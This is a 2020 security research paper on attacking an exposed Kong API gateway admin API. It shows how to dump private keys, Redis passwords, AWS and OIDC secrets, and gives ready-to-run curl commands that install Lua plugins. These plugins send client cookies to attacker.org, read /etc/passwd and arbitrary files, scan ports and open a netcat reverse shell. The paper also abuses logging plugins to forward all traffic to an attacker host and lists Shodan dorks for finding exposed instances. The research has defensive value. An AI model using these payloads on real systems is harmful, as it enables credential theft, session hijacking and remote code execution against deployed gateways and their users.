Notes on the admin API bundled with Kong

dash@undisclose.de

07/13/2020



Figure 1: From the kong sourcecode

Contents

1 Disclaimer

Think evil, do good.

2 Preface

This document relates to the admin interface of the gateway api Kong[1]. It is a quick exploration of the possibilities for an attacker if the API itself is reachable. While writing those notes Kong is released in version 2.0.4.

2.1 What is Kong

Kong is an API Gateway, but what does this mean? At the core Kong is a software packet with administrative API, plugins and 3rd party software built around nginx with lua, functions as a reverse proxy and delivers the requested URIs to the asking client. For conducting its work Kong is slicing the delivery and configuration of web-content to terms like services, routes or consumers. Those have to be setup and the end-user can access application servers, websites and microservices behind it without knowing what is happening after the gateway. While a service is an abstract resource, for instance a website url, a route is the definition of the external(proxy part) and internal path (behind the gateway api) to that defined service. The consumer configuration enables to group client requests. The gateway itself is capable of transforming, logging, analysing or answering based on ACLs and configured plugins the request. Supported protocols at reverse proxy stage are http, https, grpc, grpcs, tcp and tls.
For my research, i used the freely available kong docker container. [2]
For a more detailed introduction refer to the starting guide of the product.[3]

[1] https://konghq.com/
[2] https://hub.docker.com/_/kong/
[3] https://docs.konghq.com/getting-started-guide/latest/overview/

3 The Gateway

The gateway itself consists of the exposed gateway ports and administrative interfaces. At the docker container both are exposed to the host running it.

3.1 Network Ports

The default network ports of a fresh kong installation. Please note that normally the both admin ports should not be exposed to the internet. Even though there are authentication modules, the base setup was unauthorized full access.

Ports	Description
tcp/8000	api gateway
tcp/8443	api ssl gateway
tcp/8001	admin api
tcp/8444	admin api ssl

To access those quickly a client like "curl" or "httpie" are handy. This is a request to the api gateway.

```
$ http 192.168.1.2:8000/

HTTP/1.1 404 Not Found
Connection: keep-alive
Content-Length: 48
Content-Type: application/json; charset=utf-8
Date: Thu, 09 Jul 2020 08:14:20 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 3

{
   "message": "no Route matched with those values"
}
```

The returned message is the default answer of the kong gateway if no route is defined at the requested URI.

```
$ http 192.168.1.2:8000/doesnotexist

HTTP/1.1 404 Not Found
Connection: keep-alive
Content-Length: 48
Content-Type: application/json; charset=utf-8
```

```
Date: Thu, 09 Jul 2020 08:17:24 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 0

{
   "message": "no Route matched with those values"
}
```

If server banner is changed or not, if you encounter this json response, you have found a Kong installation. For comparing a requested to a defined and working service:

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 612
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Jul 2020 08:21:44 GMT
ETag: "5ea0835e-264"
Last-Modified: Wed, 22 Apr 2020 17:48:14 GMT
Server: nginx/1.18.0
Via: kong/2.0.4
X-Kong-Proxy-Latency: 9
X-Kong-Upstream-Latency: 6

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
```

The observant reader will recognize several points:

- the request has been answered by a different machine/application
- the headers have changed completely
- kong is referred as proxy due the VIA header
- instead of Response Latency we have now Proxy latency and Upstream latency

It is fair to conclude that the request at the route "/myservice5" was successfully answered by the resource behind the gateway. Which brings us to the elementary point in regard of an unknown gateway. Kong does a good job of

not exposing to much information what resources are available. During the research i identified two ways for finding configured paths at an api. The first one is to run a "directory search" tool like lulzbuster [4] against the target and finding responses different from "404". The other one is to access all known websites of a target network and watch out for typical kong headers in the response.

3.2 Admin API

The opensource and enterprise variant of kong comes with an admin api. The enterprise version comes with a graphical user interface, while the opensource variant can gui wise only be enhanced with 3rd party tools like konga.[5] In any case working with the restapi of kong is no black magic and can easily done with tools like "curl" or "httpie". A first request to the api is as simple as this: "http://127.0.0.1:8001/<path>". Using httpie for instance:

```
$ http 192.168.1.2:8001

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Length: 8851
Content-Type: application/json; charset=utf-8
Date: Thu, 09 Jul 2020 09:09:28 GMT
Server: kong/2.0.4
X-Kong-Admin-Latency: 1

{
   "configuration": {
      "admin_acc_logs": "/usr/local/kong/logs/admin_access.log",
      "admin_access_log": "/var/log/kong/kong_access.log,debug",
      "admin_error_log": "/var/log/kong/kong_admin_error.log",
      "admin_listen": [
      "0.0.0.0:8001",
      "0.0.0.0:8444 ssl"
      ],
```

Shows us that the admin api is reachable and already gives us back a plethora of information about the setup. To name the most important paths i have found during my research have a look at the the following figure.

[4] lulzbuster https://github.com/noptrix/lulzbuster/
[5] https://pantsel.github.io/konga/

Path	Description
services	enable, disable, update, delete services
routes	enable, disable, update, delete routes bound to services
plugins	enable, disable, update, delete plugins bound to services, routes, customers locally or global
plugins/enabled	shows a list of enabled plugins
status	gives out process ids, allocated memory and stats about requests
consumers	enable, disable, update, delete consumers and bind them to a resou
certificates ca_certificates	enable, disable, update, delete certificates
config	content of configuration if kong is not using a database as configur

Note that not all paths are available with every version. Next to the pre-defined paths there are the supported HTTP methods. Note that most methods are supported but by default only a handful are enabled.

HTTP Method	Description
GET	is used to receive the actual listing of the path
PUT	is used to write a new service or route ...
POST	same as PUT
PATCH	update an existing path like service or route
DELETE	the corresponding service/route/consumer
CONNECT	Use the path as a proxy and connect to another resource
TRACE	Trace calls
HEAD	
OPTIONS	Get headers, methods or other information

From a security point of view most of the pre-defined admin paths are interesting, to give you a quick overview:

Path	Security view
services	information, changing communication flow
routes	information, changing communication flow
plugins	sensitive information, tamper with requests and responses, log (Non-)encrypted communication
certificates and ca_certificates	sensitive information
config	sensitive information if data is not stored in a database

4 Sensitive Information

4.1 Certificates

It is possible to read and even write new certificates. The attacker is supplied not only with the public but also the private Key.

Certificates can be sourced in:

- certificates
- ca_certificates

This is an example request at certificates

```
$ http victim.org:8001/certificates
```

Response:

```
{
        "data" : [
        {
                "cert" : "-----BEGIN CERTIFICATE
                  -----\nMIIXXXX...
        [...]
    "created_at" : 1592303200,
"id" : "6eee4769-cd10-4322-bd12-dbec6a85f1c4",
 "key" : "-----BEGIN RSA PRIVATE KEY-----\nMIIXXXX
    ...
 "snis" : [
 "victim.org"
 ],
 "tags" : null
}
],
"next" : null
}
```

4.2 Passwords, Keys, Secrets, Tokens ...

The plugins section configures modules bundled with kong, kong enterprise or added manually. As there are plugins connecting to AWS, AZURE, logging data, fetching information from other APIs this section consists mostly of sensitive data which is not protected by default.

4.2.1 Redis Database

Being able to dump the plugins section can reveal host, port and password information of an attached redis database. Those are two examples of those. One where redis database is behind the proxy and one where it is at another host in the internet.

Example Internal Database:

```
$ http victim.org:8001/plugin
```

```
"redis_host" : "kong-redis",
"redis_password" : "123456",
"redis_port" : 6379,
```

Example External Database:

```
$ http victim.org:8001/plugin
```

```
"redis_host" : "redis.victim.org",
"redis_password" : "redispassword",
"redis_port" : 6379,
```

4.2.2 Keys, Tokens and Secrets

As mentioned above keys and tokens of AWS or Azure can be found if the corresponding plugin is enabled.

Consider this example:

```
"name" : "aws-lambda",
{
 "config" : {
         "aws_key" : "AKIA....",
         "aws_region" : "eu-west-1",
         "aws_secret" : "xPmdspi1.....",
         "awsgateway_compatible" : false,
         "function_name" : "traveling-dev",
         "invocation_type" : "RequestResponse",
}
```

With the aws_key, aws_region and aws_secret it is possible to use a tool like aws-cli[6] to determine what resources at AWS can be accessed and exploited.

Another example comes from the oidc-auth plugin. OIDC stands for "OpenID Connect" and is an authentication mechanism.

Read the example below:

```
"config" : {
"app_login_redirect_url" : "http://kong.victim.org",
"authorize_url" : "https://kong.victim.org/oauth/a",
"client_id" : "123456...",
"client_secret" : "9010vmlkasdgyuy.../",
"cookie_domain" : "kong.victim.org",
"salt" : "0ma912fggas",
"scope" : "openid+read_user",
"token_url" : "https://kong.victim.org/oauth/token",
```

It is possible to get the login url, the authorize url, the client id and the client_secret. In the worst case it is possible to completely subvert the installed authorization mechanism.

4.2.3 Extra Information

Having access to the configuration of plugins not only gives access to sensitive information like passwords, but also supports an attacker in understanding the whole setup, apis in use or black and whitelisted hosts.
Host Information:

```
"authen_key_front" : "token", \\
"authen_key_server" : "token",
"authen_server_url" : "http://cluster.local:8080/
   check",
"cache_on" : false,
"expire_time_key" : "expiresTime",
"ignore_hostname" : [
"example.org",
"island.local",],
```

API information:

[6] https://aws.amazon.com/cli/

```
"ignore_uri" : [
"/login/",
"/login/account_password",
"/resources/init",
"/resources/data/sync",
""user_info_key" : "employeeId"}}
```

5 Attackvectors Admin API

Having read and write access to the admin api is a real gold mine. Not only it is possible to gather juicy information, general configuration, overview about exposed services but taking control of the whole application and even pivot into the backend.

5.1 Defining functions

Kong comes with nginx's lua support. This powerful feature enables at a later stage the possiblity to execute arbitrary lua code. This is possible due a plugin called 'serverless'-functions and is described here:
https://docs.konghq.com/hub/kong-inc/serverless-functions/

From an attackers perspective this is of incredible value. The reason for this should be obvious, it is possible to add code bound to certain client requests or globally.

Said that, i will only cover some examples of what is possible with this. [7] Lets have a look at a basic lua function. This one is made to reply with the user-agent we have supplied in our http header. For this we have to define the function: "pre-function" and write the lua code in the field of "config.function".

```
curl -i -X POST http://localhost:8001/services/example/plugins
-F "name=pre-function"
-F "config.functions=return
kong.response.exit(200,kong.request.get_header(\"User-Agent\"))"
```

The function is very easy to understand. As soon as a request is made kong must return with the error code 200 and send the user-agent header field of the asking client. If everything went well, the admin api will acknowledge the function and the corresponding plugin id. Now we will request the path with "httpie" and see what the response is.

```
http 192.168.170.234:8000/test
```

Response:

[7] https://docs.konghq.com/0.13.x/lua-reference/

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 12
Date: Thu, 02 Jul 2020 13:12:37 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 1

HTTPie/2.2.0
```

It answers with the correct user-agent. As we had used "curl" for installing the function but "httpie" for requesting it. Note, that this function is executed for *every* client accessing the service. So the service is now degraded to reflect the send "User-Agent".

If we want to play around further, we need to remove the "pre-function" as there can only be one per service. First we need to find the id of the "pre-function" this can be achieved with dumping the whole plugins section. Afterwards it is necessary to delete it with the HTTP Method DELETE.

```
$ http 192.168.1.234:8001/plugins
[...]
"id": "de1d13bb-c96e-4610-9bae-e7c726cfab23"
[/...]

$ http DELETE \
192.168.1.234:8001/plugins/de1d13bb-c96e-4610-9bae-e7c726cfab23
```

With the request to plugins we get all the configured plugins and also our "pre-function". Afterwards the plugin id is deleted and we can play with another function.

5.1.1 Lua functions for attacking the client

Lets have a look on real attacks against clients using the power of a turing complete language within an api. In this first example the goal is to: are available:

- grab the cookie
- send it to a remote system
- leave the service operation intact

For this we write a simple udp connecting socket to an attacker controlled machine. As soon as a client requests a page, the request will be logged at the machine. With this method, complete sessions can get logged and analyzed later. Stealing of cookies, sessions or other tokens is very easy with this and does not need any vulnerability in the application itself.

```
curl -i -X POST
    http://192.168.1.234:8001/services/myservice5/plugins
-F "name=pre-function"
-F "config.functions=
local socket = require(\"socket\")
local host,port = \"attacker.org\", 13371
local ip = assert(socket.dns.toip(host))
local udp = assert(socket.udp())
local ck=kong.request.get_header(\"Cookie\")
if ck then assert(udp:sendto(\"Cookie: \" .. ck .. \" \n\",ip,port))
end
return"
```

The lua code itself starts again after "config.functions". At first the socket library is included as a local variable and named "socket". Then the attackers controlled machine is defined and a port. The name is resolved to an ip and the socket is created. As soon as any client connects to the kong proxy the header field "Cookie" is saved in the local variable ck and then send.

```
Received packet from 172.17.0.3:60280 -> attacker.org:13371 (local)
Cookie: verysecretcookie
```

Of course it would be possible to get the complete request and also the response. Also it might be an advantage to use `kong.request.get_headers()`, as this forwards the complete set of headers and not only the cookie itself. I'll leave that as an excercise to the reader.

As a second example, i will show how to change the response body to an attacker defined one.

```
curl -i -X POST
    http://192.168.1.234:8001/services/myservice5/plugins -F
    "name=post-function" -F "config.functions=return
    kong.response.exit(200, \"<script>alert('Kong was
    here')</script>\")"
```

```
HTTP/1.1 200 OK
```

```
Connection: keep-alive
Content-Length: 39
Date: Tue, 07 Jul 2020 13:49:40 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 1

<script>alert('Kong was here')</script>
```

There are endless possibilities to attack the clients of such an environment with the help of lua. The only boundaries are your imagination and coding skills.

5.1.2 Lua functions for attacking the backend

As we have seen in the above part it is quite easy to gain sensitive information or attack the client. This section shows some examples how to communicate and attack the backend. Here i will demonstrate how to conduct a simple tcp port open check against ssh at the default port:

```
curl -i -X POST
    http://192.168.1.234:8001/services/myservice5/plugins
-F "name=pre-function"
-F "config.functions=
local socket = require(\"socket\")
local host,port = \"victim.org\", 22
local ip = assert(socket.dns.toip(host))
local tcp = assert(socket.tcp())
tcp:connect(ip,port)
local s, status, partial = tcp:receive()
kong.response.exit(200, s)
return
```

```
The response:
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 19
Date: Tue, 07 Jul 2020 14:13:26 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 77

SSH-2.0-OpenSSH_8.3
```

Of course, for a real portscanner you want to add one or two variables

like port or internal range, as well as some loops. I would suggest to place the target host(s) and port(s) in a header and let the lua script parse those.

The next example shows how to get local file access.

```
curl -i -X POST
    http://192.168.1.234:8001/services/myservice5/plugins
-F "name=pre-function"
-F "config.functions=
local fname = io.open(\"/etc/passwd\",\"r\")
io.input(fname)
local partial=fname:read(\"*all\")
fname:close()
kong.response.exit(200, partial)
return"
```

Let's make a request:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 1228
Date: Mon, 13 Jul 2020 14:56:42 GMT
Server: kong/2.0.4
X-Kong-Response-Latency: 0

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
[...]
kong:x:100:65533:Linux User,,,:/home/kong:/sbin/nologin
```

To be a bit more flexible lets create a function which allows us to read also binary files and define the path to print in the request itself:

```
curl -i -X POST
    http://192.168.1.234:8001/services/myservice5/plugins
-F "name=pre-function"
-F "config.functions=
local fname=kong.request.get_header(\"Filename\")
fname = io.open(fname,\"rb\")
io.input(fname)
local partial=fname:read(\"*all\")
fname:close()
kong.response.exit(200, partial)
```

```
return";
```

Request the file /etc/hosts:

```
$ http :8000/myservice5 Filename:/etc/hosts

[...]
X-Kong-Response-Latency: 1

127.0.0.1      localhost
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2     kong-database3 node
172.17.0.3     node3
```

Last but not the least, it is also possible to execute a remote shell in the backend. With my kong container also came a pre-installed netcat, neat.

```
curl -i -X POST http://192.168.1.234:8001/services/example/plugins
-F "name=pre-function"
-F "config.functions=
local shells = require \"resty.shell\"
shells.run([[ nc -v attacker.org 5556 -e /bin/sh
   ]],nil,100000,1000)"
```

```
listening on [any] 5556 ...
connect to [attacker.org] from [victim.org] 44007
id
uid=100(kong) gid=65533(nogroup) groups=65533(nogroup)
```

As demonstrated kong comes pre-configured with everything an attacker needs to compromise the clients and the backend.

5.2 Sniffing client traffic or lets forward everything

Kong comes by default with a list of bundled plugins. Some of them are not only interesting for an administrator but also for an attacker. Imagine a scenario in which the attacker only watches the traffic and extracts sensitive information simply by getting the requests and responses from the network forwarded to his machine without the need of defining a 'serverless'-function.

For this purpose it is possible to abuse the offered logging plugins. A quick list of available logging plugins:

- tcp-log
- udp-log
- http-log
- syslog
- statsd
- loggly

I will describe tcp and http log for conducting the attack described above. Note: Not all plugins are capable of storing the requests. Some of them just sending statistical data, like "statsd" for instance.

5.2.1 Sensitive data remote logging with tcp-log

Tcp-Log forwards requests and responses to a pre-defined host. So the only thing which has to be done is setting up tcp-log for the corresponding service or route and having a tcp-listener at the defined remote location to catch connections by clients.

```
curl -X POST http://192.168.200.2:8001/services/myservice5/plugins
--data "name=tcp-log"
--data "config.host=attacker.org"
--data "config.port=8881"
```

A quick netcat listener check at attacker.org:8881 shows that with every request against "myservice" the meta and data is send to the tcp-logger. For instance:

```
{
"client_ip" : "192.168.1.234",
"latencies" : {
        "kong" : 1,
        "proxy" : 1,dash
        "request" : 2
},
"request" : {
        "headers" : {
```

```
        "accept" : "*/*",
        "accept-encoding" : "gzip, deflate",
        "connection" : "close",
        "cookie" : "verysecretcookie",
        "host" : "192.168.1.234:8000",
        "test" : "iam a test field",
        "user-agent" : "Internet Explorer"
        },
        "method" : "GET",
        "querystring" : {},
        "size" : "233",
        "uri" : "/myservice5",
"url" : "http://192.168.1.234:8000/myservice5"
}
```

For saving some space i only show here the request coming from the client, some lines later you would see the response. To support my point i added some headers to the request and showing that they are not filtered. Those are: Cookie, Test and a fake User-Agent. The beauty of it is, the connection itself does not need any sort of Man in the Middle and the attacker does not need to care about TLS at all.

5.2.2 Sensitive data remote logging with http-log

The principle is the same, although the scripts awaits some acknowledgement after delivering the data.
Adding it to a running service:

```
curl -X POST http://localhost:8001/services/myservice5/plugins
--data "name=http-log"
--data "config.http_endpoint=http://192.168.1.234:8887/bin/:id"
--data "config.method=POST"
--data "config.timeout=1000"
--data "config.keepalive=1000"
```

This setup awaits an http server at the end, which ACKs that he has received the data. As well as for "tcp-log" the data will be delivered in json format here as well.

```
{
        "client_ip" : "172.17.0.1",
        "latencies" : {
                "kong" : 1,
```

```
                "proxy" : 0,
                "request" : 1
        },
        "request" : {
                "headers" : {
                        "accept" : "*/*",
                        "accept-encoding" : "gzip,
                           deflate",
                        "connection" : "keep-alive",
                        "host" : "localhost:8000",
                        "user-agent" : "HTTPie/2.2.0
                           "
                },
                "method" : "GET",
                "querystring" : {},
                "size" : "145",
                "uri" : "/myservice5",
                "url" : "http://localhost:8000/
                   myservice5"
```

6 Statistics

This section will show statistical data created during writing those notes.

6.1 Dorks

To find systems running with kong the following dorks used within shodan are helpful.

Dork	Description	Engine
X-KONG-ADMIN	Header replied within Admininterface	Shodan
kong/	Server Banner in "Server" and "Via" headers	Shodan
X-KONG-LATENCY	the latency between request and answer in server header	Shodan

6.2 Shodan

Searching for typical server headers of kong, shodan presents a list of around 30.000 systems in the internet. Adding up a search of reachable admin api's 1.000 systems are left. Counting those numbers we end up with 3.0% of kong instances offering access to their admin api.

7 Thanks

Thanks go out to my friends, you know who you are.
Thanks go to kripthor and mrw for giving me feedback on this document.
Thanks as well to the internet for still being fun.

May the packets be with you, *dash*.